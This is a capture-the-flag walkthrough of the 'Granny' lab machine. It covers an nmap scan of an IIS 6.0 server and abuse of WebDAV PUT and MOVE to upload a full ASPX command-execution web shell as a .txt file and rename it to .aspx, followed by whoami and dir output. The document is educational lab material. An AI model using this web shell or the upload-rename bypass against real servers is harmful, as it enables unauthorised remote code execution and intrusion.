Granny

Synopsis


Granny is the machine that can be exploited by abusing WebDav for file upload

Skills

- Knowledge of Windows
- Enumeration of ports and services
- Identifying known vulnerabilities
- Identifying stable processes
- Windows privilege escalation techniques

Exploitation


As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.15
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-05 05:47 EDT
Nmap scan report for 10.10.10.15 (10.10.10.15)
Host is up (0.16s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-webdav-scan:
|   WebDAV type: Unknown
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|_  Server Date: Mon, 05 Jun 2023 09:48:13 GMT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-ntlm-info:
|   Target_Name: GRANNY
|   NetBIOS_Domain_Name: GRANNY
|   NetBIOS_Computer_Name: GRANNY
|   DNS_Domain_Name: granny
|   DNS_Computer_Name: granny
|_  Product_Version: 5.2.3790
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2003|2008|XP|2000 (92%)
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2 cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:window
s_xp::sp3 cpe:/o:microsoft:windows_2000::sp4
Aggressive OS guesses: Microsoft Windows Server 2003 SP1 or SP2 (92%), Microsoft Windows Server 2008 Enterprise SP2 (92%), Microsoft Windows Server 2003 SP2
(91%), Microsoft Windows 2003 SP2 (91%), Microsoft Windows XP SP3 (90%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (90%), Microsoft Windows X
P (87%), Microsoft Windows Server 2003 SP1 - SP2 (86%), Microsoft Windows XP SP2 or Windows Server 2003 (86%), Microsoft Windows XP SP2 or SP3 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
```


We can notice that port 80/HTTP is open but interesting thing is WebDav is running (WebDav is an HTTP extension that allows to upload files on the server by using PUT HTTP method)

We put the text file on the server and by looking at the server's response the file was created




```
PUT /shell.txt HTTP/1.1
Host: 10.10.10.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 6


suin
```

```
HTTP/1.1 201 Created
Connection: close
Date: Mon, 05 Jun 2023 11:54:02 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Location: http://10.10.10.15/shell.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK, UNLOCK
```



```
suin
```

Now let's PUT the malicious file




```
PUT /shell.aspx HTTP/1.1
Host: 10.10.10.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 1316

<%@ Page Language="C#" Debug="true" Trace="false" %>
  <%@ Import Namespace="System.Diagnostics" %>
    <%@ Import Namespace="System.IO" %>
      <script Language="c#" runat="server">
        void Page_Load(object sender, EventArgs e)
        {
        }
        string ExcuteCmd(string arg)
        {
          ProcessStartInfo psi = new ProcessStartInfo();
          psi.FileName = "cmd.exe";
          psi.Arguments = "/c "+arg;
          psi.RedirectStandardOutput = true;
          psi.UseShellExecute = false;
          Process p = Process.Start(psi);
          StreamReader stmrdr = p.StandardOutput;
          string s = stmrdr.ReadToEnd();
          stmrdr.Close();
          return s;
        }
        void cmdExe_Click(object sender, System.EventArgs e)
        {
          Response.Write("<pre>");
```

```
HTTP/1.1 403 Forbidden
Content-Length: 1758
Content-Type: text/html
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Mon, 05 Jun 2023 11:55:24 GMT
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<HTML>
  <HEAD>
    <TITLE>
      The page cannot be displayed
    </TITLE>
    <META HTTP-EQUIV="Content-Type" Content="text/html; charset=Windows-1252">
    <STYLE type="text/css">
      BODY{
        font:8pt/12ptverdana
      }
      H1{
        font:13pt/15ptverdana
      }
      H2{
        font:8pt/12ptverdana
      }
      A:link{
        color:red
      }
      A:visited{
        color:maroon
      }
    </STYLE>
  </HEAD>
```

While trying to PUT malicious file we get 403-Forbidden what means that we cannot PUT files with programming extension

In that case we need to put file with the benign extension (.txt) but with a malicious content




```
PUT /shell.txt HTTP/1.1
Host: 10.10.10.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 1316

<%@ Page Language="C#" Debug="true" Trace="false" %>
  <%@ Import Namespace="System.Diagnostics" %>
    <%@ Import Namespace="System.IO" %>
      <script Language="c#" runat="server">
        void Page_Load(object sender, EventArgs e)
        {
        }
        string ExcuteCmd(string arg)
        {
          ProcessStartInfo psi = new ProcessStartInfo();
          psi.FileName = "cmd.exe";
          psi.Arguments = "/c "+arg;
          psi.RedirectStandardOutput = true;
          psi.UseShellExecute = false;
          Process p = Process.Start(psi);
          StreamReader stmrdr = p.StandardOutput;
          string s = stmrdr.ReadToEnd();
          stmrdr.Close();
          return s;
        }
        void cmdExe_Click(object sender, System.EventArgs e)
        {
          Response.Write("<pre>");
```

```
HTTP/1.1 200 OK
Connection: close
Date: Mon, 05 Jun 2023 11:55:38 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Content-Length: 0
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, LOCK,
UNLOCK
```

Such file is accepted and uploaded on the server


Let’s check it out in the browser



```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server">
void Page_Load(object sender, EventArgs e)
{
}
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
void cmdExe_Click(object sender, System.EventArgs e)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
Response.Write("</pre>");
}
</script>
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
</HEAD>
<body >
<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute; TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button>
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>
```

Text file but its content is a malicious code

Now we need to MOVE file shell.txt into shell.aspx




```
MOVE /shell.txt HTTP/1.1
Destination: /shell.aspx
Host: 10.10.10.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 1316

<%@ Page Language="C#" Debug="true" Trace="false" %>
  <%@ Import Namespace="System.Diagnostics" %>
    <%@ Import Namespace="System.IO" %>
      <script Language="c#" runat="server">
        void Page_Load(object sender, EventArgs e)
        {
        }
        string ExcuteCmd(string arg)
        {
          ProcessStartInfo psi = new ProcessStartInfo();
          psi.FileName = "cmd.exe";
          psi.Arguments = "/c "+arg;
          psi.RedirectStandardOutput = true;
          psi.UseShellExecute = false;
          Process p = Process.Start(psi);
          StreamReader stmrdr = p.StandardOutput;
```

```
HTTP/1.1 201 Created
Connection: close
Date: Mon, 05 Jun 2023 11:56:48 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Location: http://10.10.10.15/shell.aspx
Content-Type: text/xml
Content-Length: 0
```

The file was swapped successfully


And as a result of that we uploaded a malicious ASPX file on the server thus successfully bypassing any filtering mechanisms



```
nt authority\network service
```

Command: whoami

Now we got a remote code execution vulnerability



Command: dir

```
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of c:\windows\system32\inetsrv

06/05/2023  12:49 PM    <DIR>          .
06/05/2023  12:49 PM    <DIR>          ..
02/18/2007  03:00 PM            58,880 ADROT.dll
02/18/2007  03:00 PM           291,328 adsiis.dll
04/12/2017  10:22 PM    <DIR>          ASP Compiled Templates
02/18/2007  03:00 PM           388,096 asp.dll
02/18/2007  03:00 PM            27,478 asp.mfl
02/18/2007  03:00 PM            21,302 asp.mof
02/18/2007  03:00 PM            47,104 browscap.dll
02/18/2007  03:00 PM            32,423 browscap.ini
02/18/2007  03:00 PM           102,400 CertMap.ocx
02/18/2007  03:00 PM            82,432 certobj.dll
02/18/2007  03:00 PM           297,984 CertWiz.ocx
02/21/2003  06:48 PM             1,844 clusweb.vbs
02/18/2007  03:00 PM            77,824 Cnfgprts.ocx
02/18/2007  03:00 PM            64,000 coadmin.dll
02/18/2007  03:00 PM            33,792 ContRot.dll
02/18/2007  03:00 PM            27,136 davcdata.exe
02/18/2007  03:00 PM             6,656 davcprox.dll
02/18/2007  03:00 PM            25,600 gzip.dll
06/05/2023  12:49 PM    <DIR>          History
02/18/2007  03:00 PM           241,664 httpext.dll
02/18/2007  03:00 PM            18,944 httpmib.dll
02/18/2007  03:00 PM            48,640 httpodbc.dll
04/12/2017  05:17 PM            48,993 iis.msc
02/18/2007  03:00 PM            21,504 iisadmin.dll
02/18/2007  03:00 PM            21,582 iisadmin.mfl
02/18/2007  03:00 PM            12,934 iisadmin.mof
04/12/2017  05:16 PM    <DIR>          iisadmpwd
02/18/2007  03:00 PM         1,133,056 iiscfg.dll
02/18/2007  03:00 PM            62,976 iisclex4.dll
02/18/2007  03:00 PM            82,944 iisext.dll
02/18/2007  03:00 PM            76,288 iislog.dll
02/18/2007  03:00 PM           122,880 iisres.dll
02/18/2007  03:00 PM            28,160 iisrstas.exe
02/18/2007  03:00 PM           217,088 iisui.dll
02/18/2007  03:00 PM            68,608 iisuiobj.dll
02/18/2007  03:00 PM           167,936 iisutil.dll
02/18/2007  03:00 PM           216,576 iisw3adm.dll
02/18/2007  03:00 PM           194,560 iiswmi.dll
02/21/2003  06:48 PM                48 iis_switch.bat
02/21/2003  06:48 PM             9,709 iis_switch.vbs
02/18/2007  03:00 PM            14,336 inetinfo.exe
02/18/2007  03:00 PM         1,058,304 inetmgr.dll
```